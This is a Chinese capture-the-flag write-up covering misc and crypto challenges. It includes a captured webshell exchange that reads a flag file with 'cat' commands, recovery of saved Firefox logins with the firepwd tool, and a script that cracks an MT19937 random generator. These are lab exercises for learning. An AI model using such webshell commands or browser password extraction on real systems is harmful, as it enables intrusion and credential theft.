

魔法少女联合摸鱼WriteUP

MISC

签到

在第5流拿到数据

The image shows a Wireshark capture of network traffic. The left pane displays a list of packets, with packet 92 selected. The right pane shows the details of this packet, which is an HTTP 200 OK response. The response headers include: Accept-Language: zh-CN,zh;q=0.9, Date: Tue, 30 Mar 2021 20:26:41 GMT, Server: Apache/2.4.46 (Debian), Vary: Accept-Encoding, Content-Encoding: gzip, Content-Length: 107, Keep-Alive: timeout=5, max=98, Connection: Keep-Alive, and Content-Type: text/html; charset=UTF-8. The body of the response is truncated, but a red arrow points to the beginning of the data, which appears to be a shell prompt or a similar character.

```
tmpshell.pcapng
Wireshark · 追踪 TCP 流 (tcp.stream eq 5) · tmpshell.pcapng

Accept-Language: zh-CN,zh;q=0.9
QER1=cat+%2Ff14gHTTP/1.1 200 OK
Date: Tue, 30 Mar 2021 20:26:41 GMT
Server: Apache/2.4.46 (Debian)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 107
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
.....
.@.....;R...K.7..W...B&.....f
m".o.UY.@..".gh..K.IPN..<e_..3Kf>...}.O.J..
K..._..J..[...POST /ginkgo/tmpshell.php HTTP/1.1
Host: 192.168.181.128
Connection: keep-alive
Content-Length: 25
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.181.128
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) C
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
Referer: http://192.168.181.128/ginkgo/tmpshell.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

QER1=cat+%2Ff14g%7Cbase64HTTP/1.1 200 OK
Date: Tue, 30 Mar 2021 20:26:45 GMT
Server: Apache/2.4.46 (Debian)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 535
Keep-Alive: timeout=5, max=97
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
.....0.D.d[?8I'.....;3.....~^n...TU...|y.E...s^#. =vk..x..9.W...={..W.....E.
T...^M.Z].....+q.....I.=2o.T>..L)...6.#.....\...C)...O...)...Q86..fW.....p.....
...Kg...+...x.....(.FI...&.....M.n.wt: `f.....p.....".....E.....N.[
9.....o...B=.....tA^.....z..-Oh.....]...]6..I..9.<.?A..z?..->{.....}.....xQ<0"
(.B.....^q.^..y.....?.....]....POST /ginkgo/tmpshell.php HTTP/1.1
Host: 192.168.181.128
Connection: keep-alive
Content-Length: 25
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
```

送进cyberchef

version 9.20.3 Last build: A year ago - v9 supports multiple inputs and a Node API all... Options About / Support

Operations	Recipe	Input
rever	From Hex Delimiter: None	length: 3360 lines: 1 36343330366334353533353736343432353133303663366535313535346 534613561333034363335353335373337373634333036633731353435 383663346136313662333133353533353737303465363535366337313 534353836633461363136623331333535333537373034653635353663 3731353435383663346136313662333133353533353737303465363535 53663373135343538366334613631366233313335353335373730346536 35353536633731353435373663343435343664333935323532343137303 73135343538366334613631366233313335353335373730346536353535 36633731353435383663346136313662333133353533353737303465363 53535366337313534353836633461363136623331333535333537373034 65363535353663373136323331343634353631366234363434353335373 63434323531333036633665353135353465346135613332363434353534 35343561343635323435333033323531353737303465356133303436333 63534353835323465353234353331333035323537373034653433366535 31373735353330373833303464343634653464363434343432353435343 43835313737353533303738333034643436346534643634343434323534 35343438353137373535333037383330346434363465346436343434343 23534353434383531373735353330373833303464343634653464363434 343432353434343835313737353533303738333034643436346534643 634343434323730353133303335346536353536633731353435383663 time: 1ms length: 629 lines: 10
Reverse	From Hex Delimiter: None	Output time: 1ms length: 629 lines: 10 wIDIGACIGACIGAyIK0wIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyI jMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyI jMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyI 6AjMgAzMtMDMTEjM t0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0Ic NMyIjMyIjMyIjMyI 6AjMgAzMtMDMTEjMwIj0eZ62ep5K0wKrQWYwVGdv5EITaIM1Ayd15mK6M6j lfpqnrQDt0SLt0SL t0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLK0AIdZav o75m1v1cNMTM6EDM z0yMw05MyAjM6Q71pb71mrQDrsCzhBXZ09mTg0CIyUDI3VmbqozoPW+1qeuC N0SLt0SLt0SLt0SL sXwZld1v913e7d2ZhfGbsZmZg01p9iunbW+wg01p9iunbW+wg01p9iunbW+w K0wMxoTMwoDMyACM DN0QDN0QDlWazNXMx0Wbf91RGRDNDN0ard0Rf9VZ11WbwADIdRampDKilvFI dRampDKilvVKpM2Y ==QIHm0QDN0Q
Disassemble x86	From Base64 Alphabet: A-Za-z0-9+/= <input checked="" type="checkbox"/> Remove non-alphabet chars	
Favourites	STEP Auto Bake	

CryptoCTF 2020 | C... MySSR 电子信息, 计算机... Index of / https://www.hypere... 曲线映射 JAVA WEB学习 - 语雀

version 9.20.3 Last build: A year ago - v9 supports multiple inputs and a Node API all... Options About / Support

Operations	Recipe	Input
rev	Reverse By: Character	length: 76 lines: 1 DN0QDN0QDlWazNXMx0Wbf91RGRDNDN0ard0Rf9VZ11WbwADIdRampDKilvFI dRampDKilvVKpM2Y
Reverse	From Base64 Alphabet: A-Za-z0-9+/= <input checked="" type="checkbox"/> Remove non-alphabet chars	
Bombe		
DES Decrypt		
DES Encrypt		
Disassemble x86		
GOST hash		
Randomize Colour Palette		
SHA0		
Whirlpool		
XOR		
Favourites		
Data format		


start: 42 time: 0ms
 end: 46 length: 49
 length: 4 lines: 1



Output

```
cc)) [删除] [删除] 00mnee__GGkkCC44FF__mm11ssiilCCCCCCC
```

你知道apng吗

直接百度搜索apng分帧工具，一共四个二维码，扫完拼起来。






Firefox Forensics

firepwd一把梭<https://github.com/lclevy/firepwd>

```
OCTETSTRING b'ef6a4df3e5fd7608c97df9e22092'
}
}
}
OCTETSTRING b'51b24cd6a2672c312255d7f2dddeb67336fd56973b4302bb2eacf2270c251d41'
}
}
clearText b'673dec57458fb95bd50bdc9198541038970e5b3d518973a40808080808080808'
decrypting login/password pairs
https://ctf.g1nkg0.com:b'admin',b'GKCTF{9cf21dda-34be-4f6c-a629-9c4647981ad7}'
PS C:\Users\Snowywar\Desktop\firepwd-master>
```

excel 骚操作


经典考点，excel打开，随便点点，发现有数字1，直接全部替换黑块




修改间距是汉信码，手机app直接扫就完事奥

0.03


开局一个rar，直接360打开




全部打开（另一台电脑做的，直接拍照好了.jpg）




迷惑内容，但是看样子可以对应起来，右边数字正好可以被三位等分，直接等分然后按照前列中行后位数和前行中列后位数两种方式排列进行测试



获得两种结果



逐一使用veracrypt进行解密，后者可以成功解密，获得flag密文



问卷调查，填写问卷获得flag

银杏島の奇妙冒险

直接，打个jeimod进去，然后直接，开挂满级装备（博客到时候放通关视频）



逐一屠杀然后拼接flag即可，懒得放图了





w3lc0me_t0_9kctf_2021_Check_1n


Crypto

Random

经典MT19937伪随机数破解

```
1 with open("random.txt") as f:
2     data = f.read().split("\n")[:-1]
3     values = []
4     for i in range(0, len(data), 3):
5         values.append(int(data[i]))
6         values.append(int(data[i+1]) & (2**32-1))
7         values.append(int(data[i+1]) >> (2**32-1))
8         values.append(int(data[i+2]) & (2**32-1))
9         values.append((int(data[i+2]) & (2**64-1)) >> 32)
10        values.append(int(data[i+2]) >> 64)
11
12 with open("output", "w") as f:
13     f.write(str(values))
14 from MT19937_Crack import crack
15 crack("output", 'a', 1)
16
17
```

MT19937_Crack是我自己整合的脚本，基本破解脚本github也有。




```
Python 2.7.17 Shell
File Edit Shell Debug Options Window Help
Python 2.7.17 (v2.7.17:c2f86d86e6, Oct 19 2019, 21:01:17) [MSC v.1500 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
=== RESTART: C:\Users\... \exp.py ===
[1838604710L]
>>> |
```

然后md5完事

RRRRsa

